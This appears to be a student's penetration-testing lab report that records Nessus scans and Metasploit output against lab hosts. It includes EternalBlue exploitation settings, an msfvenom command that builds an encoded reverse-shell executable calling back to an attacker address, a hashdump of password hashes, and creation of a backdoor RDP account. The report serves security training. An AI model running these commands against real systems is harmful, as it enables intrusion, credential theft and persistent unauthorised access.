The screenshot shows the Nessus Essentials web interface in a browser. The address bar indicates the URL is <https://localhost:8834/#/scans/reports/5/hosts/2/vulnerabilities>. The page title is "System\_Scan / 172.19.19.15". The left sidebar contains navigation options: FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and Tenable News. The main content area displays a table of vulnerabilities. The table has columns for Severity, Name, Family, and Count. The vulnerabilities listed are:

Sev	Name	Family	Count
MIXED	Microsoft Window...	Windows	7
MIXED	Web Server (Multi...	Web Servers	2
MIXED	SSL (Multiple Issu...	General	9
MIXED	Microsoft Window...	Misc.	4
MIXED	Microsoft Window...	Windows	1


An "Activate Windows" watermark is visible on the right side of the screenshot.

Exercise 19, Step 44: Double-click on the downloaded file to view the result.



Exercise 19, Step 50: Now, type set rhosts 172.19.19.15 and press Enter to set the target as Advertisement Dept

Exercise 19, Step 52: Now, we shall search for the Eternal Blue exploit. Type search eternalblue in the msfconsole and press Enter. This displays the scanner and the exploit associated with Eternal Blue as shown in the screenshot. We will be using the eternalblue exploit to compromise the target machine.



```
Parrot Terminal
File Edit View Search Terminal Help


# Name                               Disclosure Date Rank C
heck Description
-----
0 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal N
o MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
1 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal N
o MS17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Y
es MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average N
o MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Y
es MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Y
es SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index, for example use 5 or use exploit/window
s/smb/smb_doublepulsar_rce

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```



Exercise 19, Step 54: Now, type show options and press Enter to view all the options associated with the exploit.




```
s exploit Target.  
  VERIFY_TARGET true          yes          Check if remote OS matches exploit  
Target.  
Payload options (windows/x64/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
-----  
EXITFUNC    thread          yes       Exit technique (Accepted: '', seh, threa  
d, process, none)  
LHOST       192.168.0.18     yes       The listen address (an interface may be  
specified)  
LPORT       4444            yes       The listen port  
  
Exploit target:  
  
  Id  Name  
--  --  
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs  
  
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Exercise 19, Step 56: Since we have set the options required for the exploit module, we will now perform exploitation on the target machine by triggering the exploit. So, type exploit and press Enter.

## Exercise 20: Exploiting and Escalating Privileges on a Windows Operating System

### 20.1 OUTPUT SCREENSHOTS

Exercise 20, Step 5: Type the command `msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' lhost=172.19.19.18 lport=443 -f exe > /home/pentester/Desktop/shikata.exe` and press Enter. This generates a shikata\_ga\_nai payload in the name of shikata.exe on the Desktop.



The screenshot shows a Parrot OS desktop with a terminal window titled "Parrot Terminal". The terminal output is as follows:

```
pentester@parrot:~$ msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' lhost=172.19.19.18 lport=443 -f exe > /home/pentester/Desktop/shikata.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
pentester@parrot:~$
```


Exercise 20, Step 13: Issue the following commands:

`set lhost 172.19.19.18.`


`set lport 443.`

By issuing these commands, whenever a victim executes the payload shikata.exe, it connects the victim to the lhost i.e., 172.19.19.18 through port 443 (lport).

Now, type `show options` command and press Enter. This displays the default and the configured options as shown in the screenshot.



Exercise 20, Step 22: Type the command `run post/windows/gather/hashdump` and press Enter. This command extracts all the LM, and NTLM hashes from the target machine as displays them and is shown in the screenshot.




```
msf6 exploit(multi/handler) > exploit
[*] Handler failed to bind to 172.19.19.18:443:- -
shikat[-] Handler failed to bind to 0.0.0.0:443:- -
[-] Exploit failed: Errno::EACCES Permission denied - bind(2) for 0.0.0.0:443
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > sudo exploit
[*] exec: sudo exploit

sudo: exploit: command not found
msf6 exploit(multi/handler) > getsystem
[-] Unknown command: getsystem.
msf6 exploit(multi/handler) >
```

Exercise 20, Step 30: Wait until the hashes are successfully decrypted. On successful decryption of the hashes, you will be presented with the passwords as shown in the screenshot.

NOTE: Due to technical area with lack of privileges, I am unable to establish an actual session with the victim. However, I was still able to deliver the malware.




Exercise 20, Step 33: Now, connect to the machine through remote desktop connection. Here, you can either login with the credentials that you cracked earlier or create a user for rdp and connect using it. If the user you are trying to connect to is not a member of remote desktop users, you will not be able to connect to it. So, to avoid any such uncertainty, you can create a user on your own and then connect to it. To do so, type `run getgui -u CPENT -p cpentpw@123` and press Enter. This creates a user named CPENT with password cpentpw@123.

Exercise 20, Step 36: The target machine's Desktop appears, displaying the server manager as shown in the following screenshot.


## Exercise 21: Penetration Testing Buffer Overflow Vulnerability on a Windows Application

### 21.1 OUTPUT SCREENSHOTS

Exercise 21, Step 5: A VideoCharge Studio Trial version pop-up appears, click on the Quit button to close the window. Also, close the navigated window where the installer file is located.



Exercise 21, Step 9: Now, we shall search through the msf database for a suitable exploit. Type search videocharge and press Enter. This returns the exploit(s) related to the application. We will be using this exploit to perform buffer overflow on the application.



```
Parrot Terminal
https://metasploit.com

pentester@home:~$ msf6
msf6 > search videocharge


Matching Modules
=====
#  Name
#  Description
#  Disclosure Date  Rank  Ch
-----
